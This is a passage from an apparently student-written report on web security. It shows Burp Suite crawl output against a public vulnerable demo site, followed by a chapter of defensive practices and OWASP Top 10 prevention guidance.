12:13:15 27 Dec 2022  Error  Proxy   [16] The client failed to negotiate a TLS connection to beacons5.gvt3...
12:12:38 27 Dec 2022  Error  Proxy   [16] The client failed to negotiate a TLS connection to beacons5.gvt2...
12:12:33 27 Dec 2022  Error  Proxy   [17] The client failed to negotiate a TLS connection to beacons2.gvt2...
12:12:33 27 Dec 2022  Error  Proxy   [16] The client failed to negotiate a TLS connection to beacons4.gvt2...
12:12:32 27 Dec 2022  Error  Proxy   [17] The client failed to negotiate a TLS connection to beacons.gvt2.c...
12:12:30 27 Dec 2022  Error  Proxy   LS connection to beacons.gcp.g...
12:12:28 27 Dec 2022  Error  Proxy   LS connection to beacons3.gvt2...
```

Figure 3.21

Once that is done, the website structure will be shown in the site map section of the target tab. Take a look at all of the information provided here.



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
http://clientservices.googleapis.com
http://testaspnet.vulnweb.com
    /
    Comments.aspx
        id=0
        id=2
        id=3
    ReadNews.aspx
        id=0&NewsAd=ads/def.html
        id=2&NewsAd=ads/def.html
        id=3&NewsAd=ads/def.html
    Signup.aspx
    about.aspx
    ads
        def.html
    default.aspx
    images
        logo_acunetix.gif
        rss.gif
    login.aspx
    rssFeed.aspx
    styles.css
http://www.gstatic.com
http://www.msftconnecttest.com
```

Host	Method	URL	Params	Sta...	Length	MIME type	Title	Comment	Time reque...
http://testaspnet.vul...	GET	/		200	14307	HTML	acublog news		12:04:17 27...
http://testaspnet.vul...	GET	/ReadNews.aspx?id...	✓	200	23145	HTML	ReadNews		12:02:51 27...
http://testaspnet.vul...	GET	/ReadNews.aspx?id...	✓	200	30847	HTML	ReadNews		12:03:11 27...
http://testaspnet.vul...	GET	/Signup.aspx		200	13347	HTML	Signup		12:07:50 27...
http://testaspnet.vul...	POST	/Signup.aspx	✓	200	13572	HTML	Signup		12:08:07 27...
http://testaspnet.vul...	GET	/about.aspx		200	14860	HTML	About		12:07:40 27...
http://testaspnet.vul...	GET	/ads/def.html		200	753	HTML			12:02:52 27...
http://testaspnet.vul...	GET	/default.aspx		200	14307	HTML	acublog news		12:07:47 27...
http://testaspnet.vul...	GET	/login.aspx		200	13662	HTML	login		12:08:12 27...

```
GET /ReadNews.aspx HTTP/1.1
Host: testaspnet.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Figure 3.22

The entire directory structure of the website is shown. Here, as the website in question is vulnerable so the entire structure is easily captured by Burp.

Summary

Yup, this was nerdy. Our focus here was first on web application vulnerabilities. Then we discussed the top ten vulnerabilities mentioned by OWASP, and we did so in a decent amount of depth. Then we looked at the rest of attacks that weren't included in the TOP TEN of OWASP. And then at the end we had a brief look at web application hacking methodologies. And at the end we went through a number of different types of attacks that I performed using the tool Burp Suite. The attacks in question were brute force, dictionary and passive crawling.

Chapter 4

Securing Web Server and Web Applications

Introduction

And now we finally get to what we were here for, securing our web servers and web applications. The decision of not having two different chapter for securing web servers and web applications was because in many ways the practices overlap. And also there truly is no meaning of having as web server if you’re not going to run a website/webapp on it. So, lets get into it and learn how to secure the public side of your infrastructure.

Points to Security

Having layers of security

Because potential Internet security risks can occur at a variety of levels, you need to set up security measures that provide multiple layers of defence against these risks. In general, when you connect to the Internet, you should not wonder if you will experience intrusion attempts or denial of service attacks. Instead, you should assume that you will experience a security problem. Consequently, your best defence is a thoughtful and proactive offense. Using a layered approach when you plan your Internet security strategy ensures that an attacker who penetrates one layer of defence will be stopped by a subsequent layer.

Your security strategy must include measures that provide protection across the following layers of the traditional network computing model. Generally, you need to plan your security from the most basic (system level security) through the most complex (transaction level security).

System level security
Your system security measures represent your last line of defence against an Internet-based security problem. Consequently, your first step in a total Internet security strategy must be to properly configure basic system security.
Network level security

Network security measures control access to your i5/OS operating system and other network systems. When you connect your network to the Internet, you need to ensure that you have adequate network level security measures in place to protect your internal network resources from unauthorized access and intrusion. A firewall is the most common means for providing network security. Your Internet service provider (ISP) can provide an important element in your network security plan. Your network security scheme needs to outline what security measures your ISP provides, such as filtering rules for the ISP router connection and public Domain Name System (DNS) precautions.

Application-level security

Application-level security measures control how users can interact with specific applications. In general, you should configure security settings for each application that you use. However, you should pay special attention to setting up security for those applications and services that you will use from or provide to the Internet.

Transmission level security

Transmission level security measures protect data communications within and across networks. When you communicate across an untrusted network like the Internet, you cannot control how your traffic flows from source to destination.

A layered approach to secure all of these aspects provides layers to security against the attack, thus it's importance shall not be taken lightly.

Separation in the environment increases security

Having completely different environments ensures that attack at one side doesn't affect other aspects of the organisation. Now the time and effort that goes into creating VLANs and defining the ACLs, is humongous but once done it allows for security and well managed opportunity to monitor.

Thoughtful authentication

Authentication: A good authentication scheme that requires for well thought out credentials is a must nowadays. Other obvious aspects like two-factor authentication make it so much harder for any kind of hacker to gain access.

Role Management & Access Control: Know exactly what an employee needs for his work according to his role and make sure he gets what's he needs, nothing more nothing less. Keep track of roles of you every employee, a change in role means a change in the required permission. And make sure to delete user accounts of removed employees, it's shocking how many companies make the mistake of taking to long to do these trivial tasks.

Linux as operating system

The permission system that Linux has provides a huge hurdle for any kind of virus or malware to be effective. User permissions are also well set from the start, truth is Windows can be as secure as Linux if configured properly, but for decades the way the default installation of Windows handles user permission is wrong and risky.

To install software on Windows, users generally go to the internet, search for an EXE or MSI file, download it and install it. This is a huge security risk since you never know if this source can be trusted or not.

Linux on the other hand uses something called package managers. To put it simply, a package manager is responsible for downloading the programs you need from trusty sources called repositories. Repositories are usually managed by the community, and packages take a long process to get verified and accepted.

Another strong point in its support is that Linux is open-source and has a huge community behind it that has the freedom to keep track of bugs and problems.

The update system in Linux is also an easy process which can be done in one or two commands, whereas in windows it's a hassle that disrupts work and thus, makes it a chore that people usually avoid.

Lastly Linux is simply used a lot less than Windows is, that makes it a much smaller target it as Windows has more than 70% of the market while Linux has around 2%.

Secure your network

Now this is could've easily a part of the layered approach point but its importance drives me to bring it up again. Even after an attacker manages to get through you Web App and Web

Service, he won’t be able to access the data in your database server if you have well set preventions in your network. Having honey pots and honey nets can lead the attacker to waste all of his time and resources into hacking something that means nothing. A good IPS/IDS will let you detect and prevent attacks simply by looking at the behaviour of the data flow. A well-set firewall will leave no place for an attacker to steal data through. These were only some of the points regarding network security but it fully explains the importance and purpose of it.

Keep things up to date

Update everything. Why do updates exist? Simply answering, they exist to fix something or make something better. And in many cases, it is to fix vulnerabilities, thus, it is incredibly important to keep your devices, applications, software and even practices up to date.

It’s shocking for a lot of cyber security professional to find out that the company they work in haven’t updated the devices they use, the software versions they use or even the OS they use. In India itself there are a huge number of systems in companies that run on windows 7 or even XP. Such old OSs are riddled with vulnerabilities. And the same goes for old versions of applications. So always make sure to keep all aspects of your organisation up to date.

Don't underestimate the power of Encryption

Imagine a situation where someone stole your hard drive, or you’ve had a data breach, or an insider betrayed you and sold your data. It in that situation that you realise that you could’ve avoided any kind risk and worry if you had simply encrypted your data. Encryption helps protect private information, sensitive data, and can enhance the security of communication between client apps and servers. In essence, when your data is encrypted, even if an unauthorized person or entity gains access to it, they will not be able to read it. Also make sure to pick the right kind of encryption with a respectable key size that cannot be broken easily. Do your research and select accordingly

Don't use what’s not required

Anything that you have in your company that doesn't serve a good purpose needs to be removed from the network. Any kind of insecure access point, insecure system or even a disgruntled employee shall be removed from the infrastructure.

Secondly, it's incredibly important to close all the ports that are not in use. Open ports provide a way for attack and a way for extortion of data. So, make sure to close all of the un-used or redundant ports. And do the same with software/applications. Hell, I'll say even an unused system is better when it's shut down.

<u>Default settings = default vulnerability</u>

Never leave any of your settings at default, especially passwords. An attacker can find out what device you are using and find that device's default password on the internet. Also, default settings make it very easy for an attacker to plan his attack. So, make sure to have you own settings for whatever device or software you are using,

<u>Test what you have and keep up with the bad guys</u>

Whatever settings you have for your infrastructure, it must be tested. It doesn't matter how good your security head is, whatever has been setup must be tested. Here are some important points you need to keep in mind;

- Scanning: This is a method that hackers use to find open ports and services in you environment. And this is something that you yourself shall use in your network to make sure that any unnecessary ports or services aren't open.
- Vulnerability testing: This is a step that comes after scanning where you scan and look for vulnerabilities in your network and your systems. This must be a part of your testing as it would let you know what precautionary measures you need to take.
- Penetration testing: This refers to straight up attacking your environment. In this method you hire a professional and pay him to test your environment's security. Pen testing runs with the same 5 phases of hacking and aims to simulate an actual attempt of attack. There are 6 types of pen testing and for this project's sake Web application pen testing is one of them. There are a number of tools that can be used for this which

include; Astra Security Scan, Acunetix, HackerOne, Burp Suite, Browser's Developer Tools, Nmap, Nikto.

- Black hat and White hat testing: In black hat pen testing the tester has no idea of the target environment and does everything from scratch. Whereas in white hat pen testing the tester knows about the internal workings of an environment and thus focuses on maximum effectiveness.
- Public vulnerability repositories: There are a number of sites that will let you know about vulnerabilities for each version of a software or application. These are used by attackers for obvious reasons and thus shall be used by companies to find out and fix any of the publicly available vulnerabilities of their devices and softwares.

Monitor, Audit and Log everything

It is very important to log your networks, software, user activity to take care of security. Monitor all the network activity to capture any irregularities. Log and audit all of the activities performed by users, such an action can let you know when a user is being accessed by an attacker. One of the only ways to capture a hacker accessed privileged account is through monitoring of activity. An effective monitoring system will include these events in a security log.

- Login Failures
- Password Changes
- New Login Events (like logins from a new device)
- Unauthorized Logins
- Firewall Scans
- Malware Attacks seen by Intrusion Detection Security
- Malware detection
- Denial of Service Attacks
- Errors on Network Devices
- File Name or Integrity Changes
- Data Exportation
- New Processes Started or Running Processes Stopped
- Shared Access Events
- Disconnected Events

- New User Accounts
- New Service Installation
- Modified Registry Values

While each of these events could be (and often are) a routine part of daily activities, they could also be used to indicate a threat. Since your monitoring system is always gaining information about your network's environment, it is often able to detect when these actions are unusual within the parameters of your network.

Check people's intensions

No one or nothing can do as much damage to your organisation as a disgruntled or bought employee can do. An employee know the most about the inner workings of an infrastructure and this is the biggest threat to a company's security. An employee can have a number of reasons to betray;

- Revenge for ill-treatment
- A competitor willing to pay for information or an attack
- Being or Feeling Underpaid.
- Limited Career Growth and Advancement.
- Dissatisfied Employees Lack Interest.
- Having Poor Management.
- Not Being Heard.

Due to such possibilities, it is very important to make sure that access of ex-employees to any part of your environment is taken away as soon as they leave to company.

Educate your employees

We've already spoken about human error, and it's more common if people don't know where exactly they can make a mistake. If you have a big organization, it's easy to lose track of what your employees deal with in different departments on a daily basis.

➢ Teach your employees how to use tools, let them know their limits

- Don’t allow them to use things like VPN to access restricted content using you company’s network
- Have set rules for what content they can access
- Teach your employees of potential social engineering attacks, more on this later

Don’t be fooled and don’t let your employees be fooled

Social Engineering is no doubt the most effective way of hacking. Hackers want to lure you in, incite your inner greed, scare you with assumed authority and ultimately fool you into helping them hack your environment. This topic has huge depth and I again recommend you read through my last year’s project. That project goes in great depth with this topic. But for now, you’ve got to keep these points in mind.

- **Slow down.** Spammers want you to act first and think later. If the message conveys a sense of urgency or uses high-pressure sales tactics be sceptical; never let their urgency influence your careful review.
- **Research the facts.** Be suspicious of any unsolicited messages. If the email looks like it is from a company you use, do your own research. Use a search engine to go to the real company’s site, or a phone directory to find their phone number.
- **Don’t let a link be in control of where you land.** Stay in control by finding the website yourself using a search engine to be sure you land where you intend to land. Hovering over links in email will show the actual URL at the bottom, but a good fake can still steer you wrong. Nowadays even scanning QR codes is a risky endeavour, as it is equivalent to clicking a link.
- **Email hijacking is rampant.** Hackers, spammers, and social engineers taking over control of people’s email accounts (and other communication accounts) has become rampant. Once they control an email account, they prey on the trust of the person’s contacts. Even when the sender appears to be someone you know, if you aren’t expecting an email with a link or attachment check with your friend before opening links or downloading.
- **Beware of any download.** If you don’t know the sender personally AND expect a file from them, downloading anything is a mistake.

- **Foreign offers are fake.** If you receive an email from a foreign lottery or sweepstakes, money from an unknown relative, or requests to transfer funds from a foreign country for a share of the money it is guaranteed to be a scam.

Ways to Protect Yourself:

- **Delete any request for financial information or passwords.** If you get asked to reply to a message with personal information, it's a scam.
- **Reject requests for help or offers of help.** Legitimate companies and organizations do not contact you to provide help. If you did not specifically request assistance from the sender, consider any offer to 'help' restore credit scores, refinance a home, answer your question, etc., a scam. Similarly, if you receive a request for help from a charity or organization that you do not have a relationship with, delete it. To give, seek out reputable charitable organizations on your own to avoid falling for a scam.
- **Set your spam filters to high.** Every email program has spam filters. To find yours, look at your settings options, and set these to high–just remember to check your spam folder periodically to see if legitimate email has been accidentally trapped there. You can also search for a step-by-step guide to setting your spam filters by searching on the name of your email provider plus the phrase 'spam filters'.
- **Secure your computing devices.** Install anti-virus software, firewalls, email filters and keep these up-to-date. Set your operating system to automatically update, and if your smartphone doesn't automatically update, manually update it whenever you receive a notice to do so. Use an anti-phishing tool offered by your web browser or third party to alert you to risks.

Frameworks are called frameworks for a reason

Cyber security frameworks are sets of documents describing guidelines, standards, and best practices designed for cyber security risk management. The frameworks exist to reduce an organization's exposure to weaknesses and vulnerabilities that hackers and other cyber criminals may exploit.

The word "framework" makes it sound like the term refers to hardware, but that's not the case. It doesn't help that the word "mainframe" exists, and its existence may imply that we're dealing with a tangible infrastructure of servers, data storage, etc.

But much like a framework in the “real world” consists of a structure that supports a building or other large object, the cyber security framework provides foundation, structure, and support to an organization’s security methodologies and efforts.

Why do we need cyber security frameworks

Frameworks give cyber security managers a reliable, standardized, systematic way to mitigate cyber risk, regardless of the environment’s complexity.

Cyber security frameworks help teams address cyber security challenges, providing a strategic, well-thought plan to protect its data, infrastructure, and information systems. The frameworks offer guidance, helping IT security leaders manage their organization’s cyber risks more intelligently. Companies can adapt and adjust an existing framework to meet their own needs or create one internally.

Frameworks help companies follow the correct security procedures, which not only keeps the organization safe but fosters consumer trust. Customers have fewer reservations about doing business online with companies that follow established security protocols, keeping their financial information safe.

Cyber Security Framework Best Practices

Although every framework is different, certain best practices are applicable across the board. Here, we are expanding on NIST’s five functions

Identify: To manage the security risks to its assets, data, capabilities, and systems, a company must fully understand these environments and identify potential weak spots.

Protect: Companies must create and deploy appropriate safeguards to lessen or limit the effects of potential cyber security breaches and events.

Detect: Organizations should put in motion the necessary procedures to identify cyber security incidents as soon as possible.

Respond: Companies must be capable of developing appropriate response plans to contain the impacts of any cyber security events.

Recover: Companies must create and implement effective procedures that restore any capabilities and services damaged by cyber security events.

Important Security Frameworks for Web Server and Web Application security

1) NIST SP 800-53

NIST SP 800-53 provides guidelines for identifying and remediating vulnerabilities in applications. As a result, it significantly reduces security risks by thwarting attackers' attempts to breach organizational applications.

The National Institute of Standards and Technology (NIST) released the NIST special publication (SP) 800-53 applications security framework that describes the recommended risk management practices. The latest version, NIST SP 800-53 Revision 5, includes new updates that stipulate the industry-standard application testing practices. Updates to the NIST framework are continuous to ensure constant improvement in light of the constantly changing technological ecosystems and emerging threat landscapes.

2) OWASP

Open Web Application Security Project (OWASP) is an Application Security Verification Standard that identifies application security tests and requirements. The OWASP Application Security Verification Standard is designed for consumers, security professionals, developers, testers, and architects to define and achieve a secure application. In addition, the application security verification standard establishes a framework consisting of application security

controls and requirements for modern applications. In particular, the standard focuses on normalizing non-functional and functional security controls that can facilitate the designing and development of secure web applications.

I Highly recommend the reader to follow the OWASP framework that is publicly available for download. Below is the link to get to the document, and the document itself.

https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf

OWASP_Applicatio
n_Security_Verificati

Protecting yourself from OWASP Top 10 Vulnerabilities

Broken Access Control Prevention

Access control is only effective in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

- Except for public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing Cross-Origin Resource Sharing (CORS) usage.
- Model access controls should enforce record ownership rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g., git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g., repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- Stateful session identifiers should be invalidated on the server after logout. Stateless JWT tokens should rather be short-lived so that the window of opportunity for an attacker is minimized. For longer lived JWTs it's highly recommended to follow the OAuth standards to revoke access.

Cryptographic failures Prevention

Do the following, at a minimum, and consult the references:

- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with forward secrecy (FS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
- Disable caching for response that contain sensitive data.
- Apply required security controls as per the data classification.
- Do not use legacy protocols such as FTP and SMTP for transporting sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt or PBKDF2.
- Initialization vectors must be chosen appropriate for the mode of operation. For many modes, this means using a CSPRNG (cryptographically secure pseudo random number generator). For modes that require a nonce, then the initialization vector (IV) does not need a CSPRNG. In all cases, the IV should never be used twice for a fixed key.
- Always use authenticated encryption instead of just encryption.
- Keys should be generated cryptographically randomly and stored in memory as byte arrays. If a password is used, then it must be converted to a key via an appropriate password base key derivation function.
- Ensure that cryptographic randomness is used where appropriate, and that it has not been seeded in a predictable way or with low entropy. Most modern APIs do not require the developer to seed the CSPRNG to get security.
- Avoid deprecated cryptographic functions and padding schemes, such as MD5, SHA1, PKCS number 1 v1.5.
- Verify independently the effectiveness of configuration and settings.

Injection Prevention

Preventing injection requires keeping data separate from commands and queries:

- The preferred option is to use a safe API, which avoids using the interpreter entirely, provides a parameterized interface, or migrates to Object Relational Mapping Tools (ORMs).
- Note: Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data or executes hostile data with EXECUTE IMMEDIATE or exec().
- Use positive server-side input validation. This is not a complete defence as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.

Note: SQL structures such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.

- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

Insecure Design Prevention

- Establish and use a secure development lifecycle with AppSec professionals to help evaluate and design security and privacy-related controls
- Establish and use a library of secure design patterns or paved road ready to use components
- Use threat modelling for critical authentication, access control, business logic, and key flows
- Integrate security language and controls into user stories
- Integrate plausibility checks at each tier of your application (from frontend to backend)

- Write unit and integration tests to validate that all critical flows are resistant to the threat model. Compile use-cases and misuse-cases for each tier of your application.
- Segregate tier layers on the system and network layers depending on the exposure and protection needs
- Segregate tenants robustly by design throughout all tiers
- Limit resource consumption by user or service

Security Misconfiguration Prevention

Secure installation processes should be implemented, including:

- A repeatable hardening process makes it fast and easy to deploy another environment that is appropriately locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to set up a new secure environment.
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates, and patches as part of the patch management process (see A06:2021-Vulnerable and Outdated Components). Review cloud storage permissions (e.g., S3 bucket permissions).
- A segmented application architecture provides effective and secure separation between components or tenants, with segmentation, containerization, or cloud security groups (ACLs).
- Sending security directives to clients, e.g., Security Headers.
- An automated process to verify the effectiveness of the configurations and settings in all environments.

Vulnerable and Outdated Components Prevention

There should be a patch management process in place to:

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g., frameworks, libraries) and their dependencies using tools like versions, OWASP Dependency Check, retire.js, etc. Continuously monitor sources like Common Vulnerability and Exposures (CVE) and National Vulnerability Database (NVD) for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component (See A08:2021-Software and Data Integrity Failures).
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.
- Every organization must ensure an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

Identification and Authentication Failures Prevention

- Where possible, implement multi-factor authentication to prevent automated credential stuffing, brute force, and stolen credential reuse attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak password checks, such as testing new or changed passwords against the top 10,000 worst passwords list.
- Align password length, complexity, and rotation policies with National Institute of Standards and Technology (NIST) 800-63b's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence-based password policies.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts, but be careful not to create a denial-of-service scenario. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.

- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session identifier should not be in the URL, be securely stored, and invalidated after logout, idle, and absolute timeouts.

Software and Data Integrity Failures Prevention

- Use digital signatures or similar mechanisms to verify the software or data is from the expected source and has not been altered.
- Ensure libraries and dependencies, such as npm or Maven, are consuming trusted repositories. If you have a higher risk profile, consider hosting an internal known-good repository that's vetted.
- Ensure that a software supply chain security tool, such as OWASP Dependency Check or OWASP CycloneDX, is used to verify that components do not contain known vulnerabilities
- Ensure that there is a review process for code and configuration changes to minimize the chance that malicious code or configuration could be introduced into your software pipeline.
- Ensure that your CI/CD pipeline has proper segregation, configuration, and access control to ensure the integrity of the code flowing through the build and deploy processes.
- Ensure that unsigned or unencrypted serialized data is not sent to untrusted clients without some form of integrity check or digital signature to detect tampering or replay of the serialized data

Security Logging and Monitoring failures Prevention

Developers should implement some or all the following controls, depending on the risk of the application:

- Ensure all login, access control, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts and held for enough time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that log management solutions can easily consume.

- Ensure log data is encoded correctly to prevent injections or attacks on the logging or monitoring systems.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- DevSecOps teams should establish effective monitoring and alerting such that suspicious activities are detected and responded to quickly.
- Establish or adopt an incident response and recovery plan, such as National Institute of Standards and Technology (NIST) 800-61r2 or later.

There are commercial and open-source application protection frameworks such as the OWASP ModSecurity Core Rule Set, and open-source log correlation software, such as the Elasticsearch, Logstash, Kibana (ELK) stack, that feature custom dashboards and alerting.

Server-Side Request Forgery Prevention

Developers can prevent SSRF by implementing some or all the following defence in depth controls:

From Network layer

- Segment remote resource access functionality in separate networks to reduce the impact of SSRF
- Enforce "deny by default" firewall policies or network access control rules to block all but essential intranet traffic.

Hints:

- Establish an ownership and a lifecycle for firewall rules based on applications.
- Log all accepted and blocked network flows on firewalls

From Application layer:

- Sanitize and validate all client-supplied input data
- Enforce the URL schema, port, and destination with a positive allow list
- Do not send raw responses to clients
- Disable HTTP redirections

- Be aware of the URL consistency to avoid attacks such as DNS rebinding and “time of check, time of use” (TOCTOU) race conditions
- Do not mitigate SSRF via the use of a deny list or regular expression. Attackers have payload lists, tools, and skills to bypass deny lists.

Additional Measures to consider:

- Don't deploy other security relevant services on front systems (e.g., OpenID). Control local traffic on these systems (e.g., localhost)
- For frontends with dedicated and manageable user groups use network encryption (e.g., VPNs) on independent systems to consider very high protection needs

These preventions on themselves would be enough to take care of most of the problems that one can face with web application security. Which is why now I would like to shift my focus from the exact changes needed to the Ideological difference. All of this is coming straight out of what I’ve learnt through my reading of CEHv11 and the research I’ve done online.

More on Web server and Web Application security best practices

Now there are a lot of point when it comes to best practices to avoid all kinds of attack. I have read the CEHv11 and it gives a huge number of points for this purpose. I don’t want to just copy those points here, but I can mention a few points that I thought were important.

- Install and configure a Web application firewall
- Have monitoring tools to block DDOS attacks and others similar behaviour altering attacks
- Use encryption in every means of transfer, like SFTP, SSH etc.
- Have backup servers and disaster recovery setup
- Use whitelisting to maintain IPs
- Use SSL/TLS connections
- Antivirus and antimalware protection is an obvious must
- Force changing of password in intervals
- Document all changes in your software
- Classify potential entry points for hackers

- Implement a Secure SDLC Management Process
- Address Open-Source Vulnerabilities
- Use Automation
- Give good Security Training to your Developers
- Ensure Accurate Input Validation
- Aim for Permanent Fixes, don't just rely on short term patches

Besides these, we have already discussed a number of best practices point while mentioning best practices against the OWASP Top 10 attacks. Following those will mostly be enough, but keep the above points in mind too.

Web App security testing tools

There are a number a tools that can be used to test how secure or well your website works, a few of them are,

- NetSparker
- ImmuniWeb
- Vega
- Wapiti
- Google Nogotofail
- Acunetix
- W3af
- SQLMap
- ZED Attack Proxy (ZAP)
- BeFF (Browser Exploitation Framework)

All of these work in their own ways. And some of these don't only check the security but other aspects like search engine optimization too. One of these tools are the Lighthouse tool provided by chrome


Lighthouse

Lighthouse is an open-source, automated tool for improving the quality of web pages. You can run it against any web page, public or requiring authentication. It has audits for performance, accessibility, progressive web apps, SEO, and more. I used this tool to analysed the website Acutnex website.

To Access Lighthouse you can,

Simply Right click on any website -> Click on inspect -> Click on the Lighthouse tab.

You can also open the Chrome dev tools and access lighthouse from there. Let's have a look at how the tool showcases its findings.



Exploiting SQL Injection: a Hand
Analyze HTTP Requests and Resp
acunetix.com/blog/articles/exploiting-sql-injection-example/
Get a demo
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
6:53:16 PM - www.acunetix.com

https://www.acunetix.com/blog/articles/exploiting-sql-injection-example/

Injection: a Hands-on Example

Agathoklis Prodromou |
February 26, 2019

In this series, we will be showing step-by-step examples of common attacks. We will start off with a basic SQL Injection attack directed at a web application and leading to privilege escalation to OS root.

SQL Injection is one of the most dangerous vulnerabilities a web application can be prone to. If a user's input is being

1/4 Performance | 19/26 Accessibility | 4/5 Best Practices | 5/8 SEO

0-49 | 50-89 | 90-100

1/4
Performance

DIAGNOSTICS

Image elements do not have explicit `width` and `height`

